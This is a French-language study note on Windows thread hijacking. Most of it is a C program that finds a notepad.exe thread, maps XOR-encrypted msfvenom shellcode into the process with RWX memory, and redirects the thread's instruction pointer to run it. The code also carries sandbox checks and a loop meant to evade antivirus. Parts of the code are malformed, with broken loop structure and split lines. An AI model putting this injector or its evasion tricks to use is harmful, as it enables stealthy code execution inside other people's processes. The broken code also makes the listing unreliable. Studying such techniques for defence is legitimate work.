

Thread Hijacking - Remote Thread Enumeration


mardi 3 mars 2026 08:19

Ici le but est de hijacker un thread en particulier avec la fonction

CreateToolhelp32Snapshot. Donc au lieu de chercher un processus ici on va chercher le pid d'un thread.

D'abord il faut utiliser cette fonction pour récupérer le PID du processus cible. Puis on réutilise cette fonction pour chercher un **thread worker** dans ce processus cible. Donc au lieu de mettre le paramètre : **TH32CS_SNAPPROCESS** on met celui-là : **TH32CS_SNAPTHREAD**.

Exemple :



```

Windows PowerShell
PS C:\Users\User\Desktop\Intermediate\RemoteThreadEnum\x64\Debug> .\RemoteThreadEnum.exe notepad.exe
[i] Searching For Process Id Of "notepad.exe" ...
[i] Found Target Process Pid: 11108
[+] DONE

[i] Searching For A Thread Under The Target Process ...
[i] Found Target Thread Of Id: 7136
[+] DONE

[i] Writing Shellcode To The Target Process ...
[i] Allocated Memory At : 0x000001ED09590000
[#] Press <Enter> To Write Payload ...
[i] Successfully Written 272 Bytes
[+] DONE

[i] Hijacking The Target Thread To Run Our Shellcode ...
[#] Press <Enter> To Run ... |
  
```

Le code suivant :

```

/*
Thread hijacking and Mapping injection.
*/
#include <windows.h>
#include <stdlib.h>
#include <stdio.h>
#include <winuser.h>
#include <string.h>
#include <tlhelp32.h> //for the function
CreateToolhelp32Snapshot
#define MAX_OP 100000000
#pragma comment(lib, "User32.lib")
#pragma comment(linker, "/SUBSYSTEM:WINDOWS")
#pragma comment(lib, "OneCore.lib") // needed to
compile `MapViewOfFile2`

/*-----
ReportError-----*/

BOOL ReportError(unsigned char* ApiName){
    printf("Erreur [%s] => code : %d\n", ApiName,
    GetLastError());
    return FALSE;
}

/*-----XOR-----*/
//XOR function for encryption and decryption of the
shellcode
void XOR(unsigned char key, unsigned char *buf, int
size) {
    for (int i = 0; i < size; i++) {
        buf[i] ^= key;
    }
}

/*-----anti dynamic analysis &
sandboxes-----*/
BOOL CheckProcessors(){
    SYSTEM_INFO systemInfo;
    GetSystemInfo(&systemInfo);
    DWORD numberOfProcessors =
    systemInfo.dwNumberOfProcessors;
    if (numberOfProcessors < 2){
        return FALSE;
    }
    return TRUE;
}

/*-----BypassAv-----*/
BOOL BypassAv(){
    int cpt = 0;
    int i = 0;
    for(i=0; i < MAX_OP; i++)
  
```

```

    {
        cpt++;
    }
    return TRUE;
}

/*-----FindMyProc-----
*/
int FindMyProc(){

    int foundPID = 0;
    HANDLE hProcess = INVALID_HANDLE_VALUE;
    BOOL hResult = 0;
    HANDLE hSnapshot = INVALID_HANDLE_VALUE;
    PROCESSENTRY32 pe32; //structure PROCESSENTRY32
    const char TargetProc[] = "Notepad.exe";

    //snapshot all the process in the system with the
    function createtoolhelp32snapshot
    hSnapshot =
    CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (hSnapshot == INVALID_HANDLE_VALUE){
        ReportError("CreateToolhelp32Snapshot");
        CloseHandle(hSnapshot);
        return FALSE;
    }

    //we initialize the size of the parameter dwSize
    (insinde the structure PROCESSENTRY32 which is needed
    for the function Process32First
    pe32.dwSize = sizeof(PROCESSENTRY32);

    //then we get the information about the first
    process the snapshot find with Process32First
    hResult = Process32First(hSnapshot, &pe32);
    if(!hResult){
        ReportError("Process32First");
        CloseHandle(hSnapshot);
        return FALSE;
    }

    //otherwise we enter in the loop to search the
    good process name and if we find the one we are looking
    for we exit successfully.
    while (hResult){ //while it's true we compare the
    string with the process name

        if(strcmp(TargetProc, pe32.szExeFile) == 0){
            foundPID = pe32.th32ProcessID; //we retrieve
the PID from the target process
            break;
        }

    //if we did not find the target porcess we continue
    looking for the next process :
    if(!Process32Next(hSnapshot, &pe32)){ //if not true
    we exit with a false status
        ReportError("Process32Next");
        CloseHandle(hSnapshot);
        return FALSE;
    }

    //and we return the process PID
    CloseHandle(hSnapshot);
    return foundPID;
}

int FindMythread(IN DWORD foundPID, OUT DWORD*
ThreadId, OUT HANDLE* hThread){

    //int foundPID = 0;
    BOOL hResult = 0;
    HANDLE hSnapshot = INVALID_HANDLE_VALUE;
    THREADENTRY32 Thread32; //structure PROCESSENTRY32

    //snapshot all the process in the system with the
    function createtoolhelp32snapshot
    hSnapshot =

```

```

CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
if (hSnapshot == INVALID_HANDLE_VALUE){
    ReportError("CreateToolhelp32Snapshot");
    CloseHandle(hSnapshot);
    return FALSE;
}

//we initialize the size of the parameter dwSize
(inside the structure PROCESSENTRY32 which is needed
for the function Thread32Next
Thread32.dwSize = sizeof(THREADENTRY32);

//then we get the information about the first
process the snapshot find with Thread32Next
hResult = Thread32First(hSnapshot, &Thread32);
if(!hResult){
    ReportError("Thread32Next");
    CloseHandle(hSnapshot);
    return FALSE;
}

//otherwise we enter in the loop to search the
good process name and if we find the one we are looking
for we exit successfully.
while (hResult){ //while it's true we compare the
string with the process name

    if(Thread32.th32OwnerProcessID == foundPID){
        // on met le résultat dans ces variables
        *ThreadId = Thread32.th32ThreadID;
        *hThread = OpenThread(THREAD_ALL_ACCESS, FALSE,
Thread32.th32ThreadID);
        if(*hThread == NULL){
            ReportError("OpenThread");
            CloseHandle(hSnapshot);
            return FALSE;
        }
        break;
    }
}

//if we did not find the target porcess we continue
looking for the next process :
if(!Thread32Next(hSnapshot, &Thread32)){ //if not
true we exit with a false status
    ReportError("Process32Next");
    CloseHandle(hSnapshot);
    return FALSE;
}

//and we return the process PID
CloseHandle(hSnapshot);
return TRUE;
}

```

```

BOOL HijackThread(IN HANDLE hThread, IN PVOID pAddress)
{
    //on initialise la structure pour le context du
    thread
    CONTEXT ThreadContext = { .ContextFlags =
    CONTEXT_ALL};
    //ensuite on suspend le thread
    SuspendThread(hThread);
    //on récupère le context du thread
    if(!(GetThreadContext(hThread, &ThreadContext))){
        printf("error de contexte de thread\n");
        return FALSE;
    }
    //on change la futur adresse (registre rip) avec notre
    shellcode
    ThreadContext.Rip = (DWORD64)pAddress;
    //comme on a chngé le context du thread on doit
    l'appliquer
    if(!SetThreadContext(hThread, &ThreadContext)){
        return FALSE;
    }

    //on peut maintenant résumer le thread

```

```
ResumeThread(hThread);
    return TRUE;
}

/**PROCESS INJECTION PROGRAM */
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE
hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
ShowWindow(NULL, SW_HIDE);
AllocConsole();
ShowWindow(FindWindowW(L"ConsoleWindowClass", NULL),
FALSE);

//shellcode encrypted with XOR key 0x12, generated with
msfvenom :
    unsigned char shellcode[] =
"xee\x5a\x93\xf6\xe2\xed\xed\xed\xfa\xde\x12\x12\x12\x
53\x43\x53"
"\x42\x40\x5a\x23\xc0\x43\x77\x5a\x99\x40\x72\x44\x5a\x
99\x40\x0a"
"\x5a\x99\x40\x32\x5f\x23\xdb\x5a\x1d\xa5\x58\x58\x5a\x
99\x60\x42"
"\x5a\x23\xd2\xbe\x2e\x73\x6e\x10\x3e\x32\x53\xd3\xdb\x
1f\x53\x13"
"\xd3\xf0\xff\x40\x53\x43\x5a\x99\x40\x32\x99\x50\x2e\x
5a\x13\xc2"
"\x74\x93\x6a\x0a\x19\x10\x1d\x97\x60\x12\x12\x12\x99\x
92\x9a\x12"
"\x12\x12\x5a\x97\xd2\x66\x75\x5a\x13\xc2\x42\x56\x99\x
52\x32\x99"
"\x5a\x0a\x5b\x13\xc2\xf1\x44\x5f\x23\xdb\x5a\xed\xdb\x
53\x99\x26"
"\x9a\x5a\x13\xc4\x5a\x23\xd2\xbe\x53\xd3\xdb\x1f\x53\x
13\xd3\x2a"
"\xf2\x67\xe3\x5e\x11\x5e\x36\x1a\x57\x2b\xc3\x67\xca\x
4a\x56\x99"
"\x52\x36\x5b\x13\xc2\x74\x53\x99\x1e\x5a\x56\x99\x52\x
0e\x5b\x13"
"\xc2\x53\x99\x16\x9a\x53\x4a\x5a\x13\xc2\x53\x4a\x4c\x
4b\x48\x53"
"\x4a\x53\x4b\x53\x48\x5a\x91\xfe\x32\x53\x40\xed\xf2\x
4a\x53\x4b"
"\x48\x5a\x99\x00\xfb\x59\xed\xed\xed\x4f\xfa\x19\x12\x
12\x12\x67"
"\x61\x77\x60\x21\x20\x3c\x76\x7e\x7e\x12\x4b\x53\xa8\x
5e\x65\x34"
"\x15\xed\xc7\x5b\xd5\xd3\x12\x12\x12\x12\xfa\x00\x12\x
12\x12\x5a"
"\x73\x71\x79\x32\x46\x7a\x77\x32\x42\x7e\x73\x7c\x77\x
66\x32\x33"
"\x12\x48\xfa\x17\x12\x12\x12\x5a\x53\x5a\x53\x12\x53\x
4a\x5a\x23"
"\xdb\x53\xa8\x57\x91\x44\x15\xed\xc7\xa9\xf2\x0f\x38\x
18\x53\xa8"
"\xb4\x87\xaf\x8f\xed\xc7\x5a\x91\xd6\x3a\x2e\x14\x6e\x
18\x92\xe9"
"\xf2\x67\x17\xa9\x55\x01\x60\x7d\x78\x12\x4b\x53\x9b\x
c8\xed\xc7";

    unsigned char *pshellcode = shellcode; // pointer
to the shellcode
    int shell_size = sizeof(shellcode) - 1; // remove
the null terminator
    unsigned char bkey = 0x12; // key for XOR
encryption
    //LPVOID shellcode_mem; // pointer for the
allocated memory in the target process
    PVOID pLocalShellcodeAddress; //variable to store
the adress of the mapped shellcode locally
    PVOID pRemoteShellcodeAddress; //variable to store
the adress of the mapped shellcode remotely
    DWORD oldprotect = 0; //variable to store the old
protection flags of the allocated memory
    SIZE_T bytesWritten = 0; //variable to store the
number of bytes written to the target process
    int foundPID = 0; //variable to store the handle of
the target process found by FindMyProc()
```

```

    int ThreadId = 0;
    HANDLE hThread = INVALID_HANDLE_VALUE; // handle
for the remote thread
    HANDLE hFile = INVALID_HANDLE_VALUE; //process
handle for the target process
    HANDLE hProcess = INVALID_HANDLE_VALUE; //process
handle for the target process
    FreeConsole();
    //Call to the function BypassAV();
    CheckProcessors();
    BypassAv();//function to bypass AV dynamic
analysis
    foundPID = FindMyProc();//we call this function to
get the handle of the target process and store it in
foundPID, we will use this handle for the rest of the
code
    if (foundPID == 0) {
        return -1;
    }
    if(!(FindMythread(foundPID, &ThreadId,&hThread))){
        return -1;
    };

    //we open the porcess found with the function
FindMyProc :
    hProcess = OpenProcess(PROCESS_CREATE_THREAD |
PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION |
PROCESS_VM_READ | PROCESS_VM_WRITE, FALSE,
(DWORD)foundPID);
    if (hProcess == NULL){
        ReportError("OpenProcess");
        CloseHandle(hProcess);
        return -1;
    }

    //we decrypt the shellcode with XOR before
injecting it into the target process, we will encrypt
it again after the injection to avoid detection by AV
    XOR(bkey, pshellcode, shell_size);

    // Create a file mapping handle with RWX memory
permissions
    // This does not allocate RWX view of file unless
it is specified in the subsequent MapViewOfFile call
    hFile = CreateFileMappingW(INVALID_HANDLE_VALUE,
NULL, PAGE_EXECUTE_READWRITE, NULL, shell_size, NULL);
    if(hFile == NULL){
        ReportError("CreateFileMappingW");
        CloseHandle(hFile);
        return EXIT_FAILURE;
    }
    pLocalShellcodeAddress = MapViewOfFile(hFile,
FILE_MAP_WRITE, 0, 0, shell_size );
    if(pLocalShellcodeAddress == NULL){
        ReportError("pLocalShellcodeAddress");
        return -1;
    }
    memcpy(pLocalShellcodeAddress, pshellcode,
shell_size);
    pRemoteShellcodeAddress = MapViewOfFile2(hFile,
hProcess, 0, 0, 0, 0, PAGE_EXECUTE_READWRITE);
    if (pRemoteShellcodeAddress == NULL) {
        ReportError("pRemoteShellcodeAddress");
        return -1;
    }
    printf("\t[+] Remote Mapping Address : 0x%p \n",
pRemoteShellcodeAddress);
    /*//we create a remote thread in the target process
to execute the shellcode
    hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)pRemoteShellcodeAddress, NULL,
0, NULL);
    if (hThread == NULL) {
        ReportError("CreateRemoteThread");
        return EXIT_FAILURE;
    }
}*/

    if(!(HijackThread(hThread,pRemoteShellcodeAddress))){

```

```
        return FALSE;
    }

    //we wait for the remote thread to finish executing the
    shellcode
    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hThread);
    CloseHandle(hProcess);
    return EXIT_SUCCESS;
}
```